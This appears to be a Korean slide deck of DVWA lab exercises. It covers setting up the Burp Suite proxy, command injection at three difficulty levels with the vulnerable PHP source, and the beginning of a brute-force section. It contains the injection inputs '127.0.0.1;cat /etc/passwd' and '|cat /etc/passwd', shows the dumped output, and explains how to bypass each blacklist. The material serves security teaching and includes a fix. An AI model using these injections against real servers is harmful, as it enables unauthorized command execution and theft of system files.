
## 2. Burp Suite 프록시 설정

---



파이어폭스에서 세팅으로 들어가 network settings 검색후 클릭

## 2. Burp Suite 프록시 설정



The screenshot shows the 'Connection Settings' dialog box in Burp Suite. The 'Manual proxy configuration' option is selected. The 'HTTP Proxy' field is set to '127.0.0.1' and the 'Port' field is set to '8080'. These fields are highlighted with a red rectangle. Below them, the 'HTTPS Proxy' and 'SOCKS Host' fields are empty, and their respective 'Port' fields are set to '0'. The 'SOCKS v5' option is selected under the SOCKS section. At the bottom, there is a 'No proxy for' section with an empty text area and a 'Reload' button. The dialog box has 'Help', 'Cancel', and 'OK' buttons at the bottom.

Connection Settings

Configure Proxy Access to the Internet

- ☐ No proxy
- ☐ Auto-detect proxy settings for this network
- ☐ Use system proxy settings
- ☒ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☐ Also use this proxy for HTTPS

HTTPS Proxy Port 0

SOCKS Host Port 0

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.


Help Cancel OK

HTTP Proxy ip에 127.0.0.1  
port 번호에 8080입력 후 ok저장

# 3. Burp Suite


프록시 설정 전: 파이어폭스 -> 주소

프록시 설정 후: 파이어폭스 -> Burp Suite -> 주소




Burp suite가 해당 사이트 접속 요청을 잡고 있는 것이고, Forward 를 클릭하면 그 요청을 다시 사이트로 보낸다.

# 3. Burp Suite



HTTP history를 통해 해당 사이트 동작 로그를 확인할 수 있다.



# 3. Command injection

---

- 웹을 통해 시스템명령어(커맨드)를 실행하는 공격
- 웹 내부에서 시스템 명령어를 실행하는 경우 입력값을 제대로 검사하지 않으면, 해커 마음대로 시스템 명령어를 실행 가능하다

# 3. Command injection – low level

---

## Command Injection Source

vulnerabilities/exec/source/low.php

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

shell\_exec : php 내장함수

윈도우 os가 아닌 다른 os에서는 ip를  
ping -c 4 : 지정한 횟수인 4번의 핑요청을 보내고 결과  
값을 출력한다는 뜻이다

리눅스에서 명령을 연속으로 실행할 수 있게 첫 번째 명  
령어에 세미콜론(; )을 하고 두 번째 명령어를 작성시 동시  
에 실행할 수 있다

# 3. Command injection – low level

```
Enter an IP address: 127.0.0.1;cat /etc/passwd Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.021/0.032/0.049/0.010 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:112:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
pulse:x:109:113:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
saned:x:110:116::/var/lib/saned:/usr/sbin/nologin
lightdm:x:111:117:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:112:118:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
rtkit:x:113:119:RealtimeKit,,:/proc:/usr/sbin/nologin
colord:x:114:120:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
nm-openconnect:x:115:121:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:116:123:MySQL Server,,:/nonexistent:/bin/false
stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
```

127.0.0.1; cat /etc/passwd

두번 째 명령문을 통해서 사용자의 정보를 확인 할 수 있다.

이처럼 개발자의 의도와 다르게 악의적으로 정보를 빼갈 수 있다.

# 3. Command injection – medium level

---

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

미디움레벨에서는 &&와 ;를 사용하면 공백으로 치환되게 코드를 작성하여 사용할 수 없게 만들었다

하지만 첫 번째 명령문 뒤에 파이프(|)와 &를 입력하면 아까와 같이 두번째 명령문도 실행된다

파이프(|): 앞명령어의 결과를 뒤에 명령어 입력을 넘겨줄 때 사용

&: 백그라운드로 명령을 실행할 때 사용하는 특수 문자 앞에 핑명령어를 백그라운드로 실행시킨 후 뒤에 명령문을 실행시키게 만든다



# 3. Command injection – high level

---

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '&#038;',
        ';' => '&#039;',
        '|' => '|',
        '-' => '-',
        '$' => '$',
        '(' => '(',
        ')' => ')',
        ':' => ':',
        '||' => '||',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

하이 레벨에서는 불필요한 문자들을 모두 공백처리 하였지만

개발자가 ‘|’에서 파이프뒤에 공백을 넣는 실수를 하였다

따라서 | 뒤에 공백을 넣지않고 명령어를 사용하면 실행이 된다

ex) 127.0.0.1 |cat /etc/passwd

# 3. Command injection - 대응방법

vulnerabilities/exec/source/impossible.php

```
<?php
if( isset( $_POST[ 'Submit' ] ) ){
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octets
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . "." . $octet[1] . "." . $octet[2] . "." . $octet[3];

        // Determine OS and execute the ping command.
        if( stripos( php_uname( "s" ), "Windows NT" ) ) {
            // Windows
            $cmd = shell_exec( 'ping ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user know theres a mistake
        echo "<pre>ERROR: You have entered an invalid IP.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();
?>
```

사용자의 입력값이 원래 의도에 맞게 작성하였는지 검사를 한다

ip 주소를 글자 수와 데이터 형식에 맞게 작성하였는지 구분하는 코드를 작성하여 검사한다.

## 4. Brute Force

---

- 사용자 패스워드를 알아내기위한 공격
- 무식하게 패스워드를 계속 대입해보는 기법
- 자동 브루트 포스 공격
- 딕셔너리 공격


# 4. Brute Force - 자동 브루트 포스 공격

The screenshot displays the developer tools of a web browser, specifically the Network tab. The top bar shows the request details: 79, http://192.168.44.139, GET, /dvwa/vulnerabilities/brute/?username=... ✓, 200, 4832, HTML. The Request pane on the left shows the raw request data, with the query string `username=admin&password=1234&Login` highlighted in a red box. The Response pane on the right shows the raw response data, which is an HTTP 1.1 200 OK status. The response body contains a notice about array to string conversion in the file `/opt/lampp/htdocs/dvwa/dvwa/includes/dvwaPage.inc.php`.

